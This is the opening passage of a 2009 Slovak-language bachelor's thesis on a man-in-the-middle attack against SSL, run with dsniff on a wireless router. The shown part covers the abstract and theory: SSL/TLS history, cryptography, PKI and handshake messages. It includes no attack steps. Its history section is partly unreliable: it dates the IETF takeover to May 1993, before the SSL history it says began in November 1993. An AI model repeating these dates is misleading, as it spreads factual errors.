



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS

ÚTOKY V SÍŤOVÉM PROSTŘEDÍ S VYUŽITÍM PROGRAMOVATELNÉHO BEZDRÁTOVÉHO SMĚROVAČE

ATTACKS IN NETWORK ENVIRONMENT USING A PROGRAMMABLE WIRELESS ROUTER

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR

Jaroslav Štrbian

VEDOUCÍ PRÁCE
SUPERVISOR

Mgr. Marek Kumpošt

BRNO 2009

Abstrakt

Cílem této práce byl návrh a realizace "man-in-the-middle" útoku v síťovém prostředí. Útok byl zaměřený na SSL protokol za účelem získání přihlašovacích údajů klienta. Při práci byl použit bezdrátový směrovač s linuxovou distribucí firmware, který sloužil jako přístupový bod. Útok samotný byl proveden pomocí doinstalovaného programu dsniff. Práce je rozdělena na teoretický popis SSL protokolu a na praktickou realizaci útoku.

Abstract

The goal of this thesis was design and realization of "man-in-the-middle" network attack. The attack was directed on the SSL protocol in order to obtain login information of a client. A wireless router with linux distribution firmware was used as an access point. The attack was realized by installed software dsniff. The thesis contains theoretical description of the SSL protocol and practical realization of the attack.

Klíčová slova

Dsniff, dnsspoof, PKI, man-in-the-middle, router, SSL, TLS, webmitm, wifi, WL-500g.

Keywords

Dsniff, dnsspoof, PKI, man-in-the-middle, router, SSL, TLS, webmitm, wifi, WL-500g.

Citace

Štrbian Jaroslav: Útoky v sieťovom prostredí s využitím programovateľného bezdrôtového smerovača, bakalářská práce, Brno, FIT VUT v Brně, 2009

Útoky v sieťovom prostredí s využitím programovateľného bezdrôtového smerovača

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením Mgr. Marka Kumpošta. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

……
Jaroslav Štrbian
20.05.2009

Poděkování

Rád bych poděkoval panu Mgr. Markovi Kumpoštovi, který mi jako vedoucí práce poskytoval potřebné informace a odbornou pomoc.

Obsah

1 Úvod

Už v dávnych dobách sa ľudia pokúšali utajovať svoje dôverné informácie pomocou akýchsi šifier alebo vopred dohodnutých princípov. S príchodom internetu sa tieto myšlienky prehlbovali. Postupom času počet užívateľov internetu rapídne narastal, preto jednou z hlavných úloh bezpečnostných vývojárov bola ochrana informácií. Vo svojej práci som sa zameral na štúdium zabezpečenia komunikácie prostredníctvom Secure Sockets Layer – SSL protokolu, ktorý slúži ako bezpečnostná nadstavba ostatných, bežne používaných, protokolov. Aj napriek tomu že sa jedná o dosť často používaný bezpečnostný protokol, v minulosti sa objavilo niekoľko publikácií útokov zameraných na SSL.


Cieľom mojej práce bolo implementovať jeden z týchto útokov. Presnejšie sa jednalo o man-in-the-middle útok, ktorého cieľom bolo získanie prihlasovacieho mena a hesla uživateľa. Ja, ako útočník, som mal na realizáciu útoku k dispozícií wifi router, ku ktorému sa užívateľ pripájal.

Práca je rozdelená na teoretickú časť venovanú SSL a praktickú realizáciu útoku. Druhá kapitola popisuje históriu SSL, základy kryptografie a taktiež sa venuje správe kľúčov a certifikátom. V tretej kapitole sú už popísané jednotlivé SSL správy a operácie akými napríklad sú nadviazanie spojenia alebo autentifikácia. V štvrtej kapitole sú popísané hardvérové a softvérové prostriedky, ktoré boli pri útoku použité. Piata kapitola je akousi formou návodu na konfiguráciu a realizáciu útoku samotného.

2 SSL a TLS

SSL (Secure Sockets Layer) je protokol, ktorý poskytuje zabezpečenie pre služby, komunikáciu a dátový prenos v sieti Internet. Poskytuje nám tri základné funkcie: kryptografiu na šifrovanie správ, mechanizmy na zaistenie integrity dát a autentizáciu.

Dizajnéri vytvorili SSL ako separátny protokol, ktorý mal slúžiť iba pre bezpečnosť. Preto do architektúry internetových protokolov pridali medzi aplikačnú a transportnú ďalšiu vrstvu. Jeho implementácia však nevyvolala veľké zmeny v celkovej štruktúre protokolov. Aplikačná vrstva komunikuje s SSL rovnako ako keby tam bola vrstva transportná, a tá s SSL spolupracuje ako s bežnou aplikáciou. Obrázok 2.1 [1] vyjadruje grafickú podobu tejto architektúry.



Obrázok 2.1: Štruktúra protokolov.

2.1 História SSL a TLS


Vývojári už od začiatku mysleli na ochranu a zabezpečenie komunikácie po internete. Spoločnosť Netscape Communications brala otázku bezpečnosti v úvahu už pri vytváraní ich prvého web prehliadača. Vyvinula preto protokol s názvom Secure Sockets Layer (RFC 5246) [5].

História SSL začala v novembri 1993, keď National Center of Supercomputing Applications (NCSA) vydala prvý populárny web prehliadač Mosaic. O osem mesiacov neskôr Netscape dokončil vývoj prvej verzii protokolu SSL 1.0. Po pol roku tá istá spoločnosť zverejnila produkt Netscape Navigator s podporou SSL verzie 2.0.

Ďalšou významnou udalosťou bola publikácia prvej verzie Private Communication Technology (PCT). PCT, vyvinuté spoločnosťou Microsoft, slúžila ako rozšírenie SSL 2.0

a poukazovala taktiež na nedostatky tohto protokolu. Mnoho z týchto vylepšení bolo o pár mesiacov neskôr použitých v SSL 3.0.

Netscape sa podieľal na vývoji prvých troch verzií SSL protokolu za výraznej podpory webových komunít. Keďže sa jednalo o otvorený projekt, tak sa na jeho vytváraní zúčastnilo viacero strán. Protokol však technicky stále patril spoločnosti Netscape, pretože vlastnili U. S. patent pre SSL. Začiatkom mája 1993 prevzala kontrolu nad ďalším vývojom medzinárodná organizácia pre štandardy – The Internet Engineering Task Force (IETF). Táto spoločnosť vytvorila viacero protokolov pre internet vrátane TCP a IP. Zmenil sa taktiež aj názov protokolu a to na Transport Layer Security (TLS). Prvá oficiálna verzia bola vydaná v januári 1999. Napriek týmto zmenám TLS nie je nič viac ako novšia verzia SSL. Zopár rozdielov sa však medzi TLS 1.0 (tiež označovaná ako SSL 3.1) a SSL 3.0 vyskytuje. Obrázok 2.2 [1] zobrazuje časovú priamku histórie SSL.



Obrázok 2.2: Časová primka vývoju SSL.

V dnešnej dobe je podpora SSL zabudovaná do takmer všetkých prehliadačov a webových serverov. Keďže je tento protokol tak rozšírený a funguje transparentne, mnoho ľudí si ani neuvedomuje, že SSL používa. Užívateľ si však môže všimnúť prefix "https:" pri zadávanej url, alebo malú ikonku v prehliadači, ak sa jedná o zabezpečenie pomocou SSL. V niektorých prípadoch sa zobrazí žiadosť o prijatie certifikátu.

2.2 Kryptografia

Kryptografia alebo taktiež šifrovanie je veda, ktorá sa zaoberá metódami obmieňania správ, za účelom ich utajenia. Tieto správy sú potom čitateľné iba s použitím špeciálnych znalostí – kľúča. Kryptografia má viacero využití, ale pre SSL sú dôležité autentizácia, šifrovanie a integrita dát. Všetky tieto využitia sa však zakladajú na jednej spoločnej veci a tou je tajná informácia, bez ktorej sa šifra nedá prečítať, takzvaný kľúč. Podľa toho, aký typ kľúča sa použije, môžeme šifrovanie rozdeliť na symetrické a asymetrické.

Symetrické šifrovanie je technika, ktorá pri šifrovaní alebo dešifrovaní používa jediný kľúč – *secret key*. To znamená, že obidve strany poznajú rovnakú tajnú informáciu. Šifrovací algoritmus alebo šifra, ktorá je postavená na tejto metóde, je v podstate iba matematická transformácia šifrovaných dát a kľúča samotného. Výhodou tejto techniky sú malé systémové požiadavky no na druhej strane je fakt, že obe strany zdieľajú jeden kľúč, na ktorom sa musia vopred dohodnúť. Medzi algoritmy, ktoré sa pri symetrickom šifrovaní používajú, patria napr.: DES, 3DES, AES, RC2 alebo RC4.

Asymetrické šifrovanie, resp. kryptografia s verejným kľúčom, používa na rozdiel od predošlej situácie dvojicu kľúčov: *public key* (verejný kľúč) a *private key* (privátny kľúč). Pomocou *public key* sa správa šifruje a dešifrovať ju možno len s odpovedajúcim *private key.* Dôležitým aspektom tejto metódy je, že iba jeden z kľúčov zostáva utajený. Druhý, verejný kľúč, je k dispozícii všetkým. Bežne používaným šifrovacím algoritmom pre kryptografiu s verejným kľúčom je RSA (Rivest Shamir Adleman) [6]. RSA sa zvykne používať aj v reverznej podobe. To znamená, že informácie zašifrované privátnym kľúčom sa dajú dešifrovať pomocou verejného. Tento fakt sa dá okrem autentizácie využiť aj ako digitálny podpis. Pri druhom prípade sa na podpis použije privátny kľúč a overiť si ho môže každý a to pomocou verejného kľúča. Ďalším algoritmom je DSA (Digital Signature Algorithm) [7]. Využíva sa iba na digitálny podpis, čiže neposkytuje šifrovacie služby.

Asymetrické šifrovanie má však nevýhodu v tom, že šifrovacie operácie sú extrémne komplexné. Zložité matematické operácie vyžadujú väčšiu kapacitu procesoru a tým sa zvyšuje aj celková cenové a časové požiadavky systému. Optimálny prístup je teda kombinácia symetrického a asymetrického šifrovania – hybridné. Pomocou asymetrického šifrovania predá jedna strana druhej *secret key,* čím sa vyrieši problém distribúcie symetrického kľúča. V momente keď obe strany poznajú *secret key*, kryptografia s verejným kľúčom už nie je potrebná a ďalej sa pokračuje pomocou symetrického šifrovania. Pri hybridnom šifrovaní sa využíva špeciálny algoritmus, známy ako *key exchange* (výmena kľúčov). Najznámejší je Diffie-Hellman algoritmus, ktorý obom stranám umožňuje bezpečnú výmenu tajného kľúča pomocou verejných správ.

2.3 Správa kľúčov

Pri výmene kľúčov je veľmi dôležitá ich správa. Pri kryptografii pomocou verejného kľúča je známe, že tieto kľúče sú pre okolitý svet dostupné. Môže však nastať situácia, keď útočník podvrhne svoj kľúč namiesto skutočného. Preto aj výmena verejného kľúča musí prebiehať dôveryhodne. Kvôli tomu problému bol vyvinutý certifikát verejného kľúča a certifikačná autorita (CA). Vznikla tak istá infraštruktúra verejného kľúča (Public Key Infrastructure – PKI). Jedná sa o súbor pravidiel a procedúr, pomocou ktorých sa vytvárajú, overujú a distribuujú digitálne certifikáty.

2.3.1 Certifikát verejného kľúča

Certifikát verejného kľúča je elektronický dokument, ktorý v sebe zahrňuje informácie ako meno osoby poprípade organizácie, verejný kľúč samotný alebo digitálny podpis. Vďaka tomu si môžeme overiť, že verejný kľúč naozaj patrí tomu, kto ho zverejnil. Certifikát je navyše vydávaný dôveryhodnou organizáciou a tou je CA. Certifikát popisuje štandard X.509 [4] a obsahuje viacero informácií. Nie všetky sú však pre nás podstatné. V tabuľke 2.1 [1] je graficky zobrazená jeho štruktúra. Prvou dôležitou informáciou je políčko *issuer* – vydavateľ. Slúži na identifikáciu organizácie, ktorá certifikát vydala. To je podstatné hlavne pre osobu, ktorá preveruje certifikát, pretože môže určiť dôveryhodnosť certifikátu. Ďalšou informáciou je *period of validity* – doba platnosti. Certifikát ma určenú periódu počas ktorej platí. Po nejakom čase však táto platnosť vyprší a v takom prípade sa už nejedná o dôveryhodný certifikát. Ďalšie políčko – *subject* identifikuje vlastníka verejného kľúča a hneď za ním nasleduje samotný kľúč. Poslednou informáciou je podpis vydavateľa – *signature*. Jedná sa o digitálny podpis obsahu certifikátu. Vydavateľ ho vytvorí pomocou svojho privátneho kľúča. Takto vytvorený podpis môže byť overený hocikým, kto má verejný kľúč vydavateľa, a tým pádom je právoplatnosť certifikátu overená.

Version
Serial Number
Algorithm Identifier
Issuer
Period of Validity
Subject
Subject'sPublicKey
Issuer UniqueID
Subject UniqueID
Extensions
Signature

Tabuľka 2.1: Certifikát verejného kľúča.

2.3.2 CA – Certifikačná autorita

Vydavateľ certifikátu verejného kľúča je známi aj ako CA a zohráva významnú úlohu pri nadväzovaní dôveryhodného spojenia. Hlavnou úlohou je digitálne podpísať certifikát a preukázať tak právoplatnosť verejného kľúča, ktorý sa v ňom nachádza. Ak užívateľ považuje CA za dôveryhodnú, môže tak učiniť aj pre všetky certifikáty, ktoré ňou boli vydané.

CA sa dajú identifikovať ako privátne alebo verejné. V prvom prípade sa jedná o organizácie, ktoré vydávajú certifikáty výhradne pre svojich vlastných užívateľov. Tie sa potom používajú v privátnej sieti spoločnosti. Internet je však verejná sieť a preto aj jej bezpečnosť je založená na verejných certifikačných autoritách. Certifikáty vytvorené verejnou CA sú určené pre širokú verejnosť. Poskytujú tak overenie totožnosti nielen organizáciám, ale aj jedincom. Splňujú úlohu istého notára, ktorý osvedčuje identitu kohokoľvek, kto sa prezentuje nejakými osobnými údajmi.

Naskytá sa však otázka: Kto certifikuje CA samotné? V takom prípade sa certifikačné autority často identifikujú vlastnými certifikátmi. Tie sú však odlišné od štandardných pretože *subject* a *issuer* je ten istý. Ďalšou zmenou je fakt, že verejný kľúč v certifikáte je taký istý ako kľúč, ktorým sa overuje jeho podpis. To však nie je to najbezpečnejšie riešenie. Pri normálnom certifikáte sa dá skontrolovať podpis a rozhodnúť, či sa jedná o dôveryhodný verejný kľúč alebo nie. Pokiaľ je podpis v poriadku a vydavateľ je dôveryhodný, môžeme kľúč bezpečne používať. V prípade, že sa CA identifikovala sama je to už horšie. Tu už overenie podpisu nezaručuje spoľahlivosť. Útočník, ktorý sfalšuje CA certifikát, vie privátny kľúč a tým pádom je schopný vygenerovať odpovedajúci podpis. Kvôli tomu musí byť CA certifikát validovaný pomocou inej metódy. To je už úloha


webových prehliadačov akým je napr.: Internet Explorer alebo Netscape's Navigator. Tie automaticky rozoznávajú certifikáty od dôležitých verejných CA. Verejné kľúče niektorých certifikačných autorít sú uložené priamo v prehliadačoch a ich overovanie je transparentné. V prípade, že tam uložené nie sú, je nutné ich tam manuálne importovať. Medzi najznámejšie CA patrí napr.: VeriSign, Entrust, Geotrust [17].

2.3.3 Zoznam zrušených certifikátov

Nastávajú situácie, keď je kompromitovaný privátny kľúč alebo už nie je bezpečné certifikát naďalej používať. V takomto prípade CA používajú takzvaný zoznam zrušených certifikátov (Certificate Revocation List ďalej iba CRL). Jedná sa o výpis certifikátov, ktoré boli vydané CA, ale už sa nepovažujú za platné. Tieto certifikáty sa stále tvária ako legitímne, pretože ich podpis a doba platnosti sú korektné. CA potrebuje poukázať na to, že certifikát už nie je naďalej platný. Keďže ho už nemôže zrušiť, pridá ho do CRL. Vďaka tomuto zoznamu sa dá ľahko overiť či bol daný certifikát zrušený alebo nie.

2.3.4 Hierarchia certifikátov

Keďže počet certifikátov narastal, vznikol tak problém s ich efektívnym spravovaním. Našťastie certifikáty verejných kľúčov podporujú koncept určitej hierarchie, ktorá túto situáciu zmierňuje. Obrázok 2.3 [2] zobrazuje túto hierarchiu v grafickej podobe.



Obrázok 2.3: Štruktúra PKI.

Ako z obrázku vyplýva PKI štruktúra pozostáva s piatich komponentov:

- Certifikačná autorita (*Certification Authority*) – prideľuje alebo zamieta certifikáty a CRL,
- Registračná autorita (*Registration Authority*) – sa zaručuje za spojenie medzi verejným kľúčom a držiteľom certifikátu,
- PKI uživatelia (*PKI users*) – vlastníci, ktorým bol certifikát pridelený. Môžu podpisovať digitálne dokumenty,
- Koncové entity (*End entity*) – klienti, ktorý overujú digitálne podpisy a certifikáty,
- Sklady (*Repositories*) – skladujú a sprístupňujú certifikáty a CRL napr. LDAP server.

3 SSL operácie

SSL protokol je založený na súbore správ a pravidiel podľa ktorých sa riadi. V tejto kapitole si popíšeme formát jednotlivých správ a ich funkciu. Taktiež si opíšeme proces nadviazania šifrovaného spojenia a autentizácie serveru resp. klienta.

3.1 Úlohy v SSL


SSL protokol definuje dve odlišné strany, ktoré spolu komunikujú. Každá z nich zohráva v systéme svoju vlastnú rolu. Vždy je to takzvaný klient alebo server. Rozdiel medzi nimi je však veľmi podstatný, pretože SSL vyžaduje dva systémy, ktoré sa správajú odlišne. Klient je tá strana, ktorá nadväzuje zabezpečené spojenie a server je ten, čo mu odpovedá. V mnoho prípadoch úlohu klienta reprezentuje webový prehliadač a na druhej strane stojí webová stránka, ktorá zohráva rolu servera. Najdôležitejšími rozdielmi medzi týmito dvoma stranami sú ich vykonávané akcie počas nadväzovania bezpečného spojenia. Klient je iniciátor spojenia a preto navrhuje súbor nastavení SSL, ktoré by mali byť pri výmene použité. Server si z týchto možností vyberie a určí tak, aké parametre budú v ďalšej komunikácií použité.

3.2 Nadviazanie šifrovaného spojenia

Základná funkcia, ktorú SSL klient a server poskytujú, je vytvorenie kanálu pre šifrovanú komunikáciu. To dosiahnu tak, že si medzi sebou vymieňajú správy. Výpis týchto správ a ich stručný popis sa nachádza v tabuľke 3.1 a obrázok 3.1 [1] ukazuje ich výmenu, potrebnú na nadviazanie šifrovaného spojenia.

Správa	Popis
Alert	Informuje o možnej bezpečnostnej alebo komunikačnej chybe
ApplicationData	Aktuálne informácie, ktoré si dve strany vymieňajú. Informácie sú zašifrované, autentifikované a overené s SSL
Certificate	Sprava obsahuje odosielateľov certifikát verejného kľúča
CertificateRequest	Server ňou žiada klienta o jeho certifikát verejného kľúča
CertificateVerify	Správa poslaná klientom kvôli overeniu korešpondencie privátneho a verejného kľúča
ChangeCipherSpec	Výmena parametrov šifrovaného spojenia
ClientHello	Klient ňou začína spojenie a ponúka bezpečnostné služby
ClientKeyExchange	Správa od klienta, ktorá obsahuje kryptografický kľúč pre komunikáciu
Finished	Informuje o ukončení vyjednávania a že zabezpečené spojenie bolo nadviazané
HelloRequest	Požiadavka serveru na začatie SSL vyjednávania
ServerHello	Server si vyberá bezpečnostné služby, ktoré budú použité
ServerHelloDone	Server potvrdzuje, že ukončil všetky požiadavky klienta pre vytvorenie spojenia
ServerKeyExchange	Správa od serveru, ktorá obsahuje kryptografický kľúč pre komunikáciu

Tabuľka 3.1: Prehľad SSL správ.



Obrázok 3.1: SSL používa deväť správ na vytvorenie šifrovaného spojenia.

- Klient pošle správu *ClientHello* s návrhom SSL parametrov ako napr.: verzia SSL,
- Server reaguje správou *ServerHello* a vyberie si z ponúkaných možností,
- Server ďalej pošle svoj verejný kľúč pomocou *ServerKeyExchange* správy,
- Zaslaním *ServerHelloDone* server uzaviera svoju časť nadväzovania,
- Klient následne pošle *ClientKeyExchange*. Správa obsahuje *secret key* zašifrovaný pomocou verejného kľúča servera, ktorý sa bude pri komunikácii používať. Server kľúč dešifruje pomocou svojho privátneho kľúča,
- Pomocou *ChangeCipherSpec* správy, klient aktivuje parametre pre všetky správy, ktoré pošle,
- Klient pošle správu *Finished*, aby si server skontroloval nové nastavenia,
- Server tiež pošle *ChangeCipherSpec* a aktivuje parametre pre svoje budúce správy,
- Nakoniec server pošle správu *Finished*, aby informoval klienta o nových nastaveniach, Následná komunikácie je už symetricky šifrovaná pomocou *secret key*.

3.2.1 ClientHello

Správa *ClientHello* začína komunikáciu medzi dvoma stranami. Klient ňou žiada server, aby začal nadväzovať bezpečnú komunikáciu pomocou SSL. *ClientHello* sa skladá z niekoľkých komponentov.

Komponent	Použite
Version	Reprezentuje najvyššiu verziu SSL protokolu, ktorú klient podporuje
RandomNumber	32bytové náhodné číslo, ktoré sa použije ako základ kryptografickej kalkulácie
SessionID	Identifikuje SSL reláciu
CipherSuites	Obsahuje zoznam kryptografických parametrov, ktoré klient podporuje
CompressionMethods	Zahŕňa metódy pre kompresiu dát, ktoré klient podporuje

Tabuľka 3.2: Komponenty správy *ClientHello.*

Komponent *Version* správy *ClienHello* obsahuje záznam o tom, aká je klientom najvyššia podporovaná verzia SSL protokolu. Server predpokladá, že klient podporuje nielen verziu, ktorá sa nachádza v tejto komponente, ale aj všetky predchádzajúce. V prípade, že server použije staršiu verziu, klient môže spojenie prerušiť alebo v ňom pokračovať.

RandomNumber klienta spolu s číslom, ktoré vygeneroval server, tvoria základ pre kryptografickú operáciu na vytvorenie kľúča. Jedná sa o 32bytové číslo. Prvé 4 byty obsahujú čas a dátum. Vďaka tomu si môžeme byť istí, že klient nevygeneruje dvakrát to isté číslo. Zvyšných 28 bytov by malo byť kryptograficky zabezpečené náhodné číslo. Keďže počítače generujú iba pseudonáhodné čísla, je tu istá hrozba, že útočník bude poznať algoritmus a tak aj nasledujúce čísla. Aby sa predišlo tomuto druhu útoku, SSL by malo používať inú techniku generovania čísel. Typicky to je technika založená na kryptografickom algoritme.

CipherSuites komponent obsahuje zoznam rôznych kryptografických algoritmov, ktoré klient podporuje, vrátane konkrétneho algoritmu a veľkosti kľúča. Server si potom vyberá služby, ktoré budú v ďalšej komunikácií použité.

Podobným komponentom je *CompressionMethods*. Ten však v sebe zahrňuje zoznam algoritmov, ktorými sa môžu dáta komprimovať.

3.2.2 ServerHello

Server po prijatí *ClientHello* odpovedá správou *ServerHello*. Obsah tejto správy je podobný ako pri *ClientHello* až na malé rozdiely. Tam, kde klient navrhuje možnosti spojenia, server robí finálne rozhodnutie.

Komponent	Použitie
Version	Určuje verziu SSL protokolu, ktorá bude v komunikácii použitá
RandomNumber	32 bytové náhodné číslo, ktoré sa použije ako základ kryptografickej kalkulácie
SessionID	Identifikuje SSL reláciu
CipherSuite	Určuje kryptografické parametre, ktoré budú pri komunikácii použité
CompressionMethod	Metódy pre kompresiu dát, ktoré budú použité

Tabuľka 3.3: Komponenty *ServerHello.*

Komponent *Version* je prvým príkladom, keď server rozhoduje o nasledujúcej komunikácii. Klient iba poukazuje na to, aké verzie SSL podporuje. Na druhej strane server vyberie tú, ktorá bude použitá. Pri tomto výbere je však server obmedzený, pretože nemôže zvoliť novšiu verziu, ako klientova najvyššia ponuka. V prípade, že sa klientovi nepáči zvolená verzia, môže odmietnuť ďalšiu komunikáciu.

RandomNumber je prakticky podobné ako u *ClientHello* až na to, že ho generuje server. Prvé štyri z 32 bytov sú čas a dátum, aby sa predišlo opakovaniu náhodnej hodnoty. Zvyšok je vytvorený generátorom náhodných čísel. Spolu s klientovým náhodným číslom vytvára základ pre vytvorenie kľúča.

Komponent *SessionID* obsahuje číslo, ktoré jednoznačne identifikuje konkrétnu SSL komunikáciu (reláciu). Hlavný dôvod prečo sa to tak robí je ten, že pomocou tohto identifikátoru k nej môže neskôr jednoducho pristupovať, čím sa proces urýchli. Keď server určí, že relácia už nebude v budúcnosti využívaná, môže túto časť správy vynechať.

CipherSuite je na rozdiel od *ClientHello* jednotné číslo. Je to kvôli tomu, že server si opäť vyberá z ponúkaných možnosti práve jednu. V tomto prípade sa jedná o kryptografické parametre ako špecifický algoritmus a veľkosť kľúča a tie budú v následnej komunikácii použité.

CompresionMethod komponent určuje, ktorá metóda sa použije na kompresiu dát. Server si opäť vyberie z ponuky klienta.

3.2.3 ServerKeyExchange

Po odoslaní *ServerHello* pokračuje server správou *ServerKeyExchange*. Táto správa je akýmsi doplnkom komponenty *CipherSuite*, ktorá sa nachádza v *ServerHello*. Kým *CipherSuite*

obsahuje kryptografický algoritmus a veľkosť kľúča, táto správa zahŕňa samotný verejný kľúč. Presný formát tejto informácie závisí na danom algoritme verejného kľúča, ktorý bude použitý. Napríklad pre RSA správa zahŕňa modulus a verejný exponent kľúča serveru. Správa je posielaná v nešifrovanej forme. Klient použije informáciu o verejnom kľúči a zašifruje ňou takzvaný *session key*, ktorý sa bude používať pri následnom šifrovaní aplikačných dát.

3.2.4 ServerHelloDone

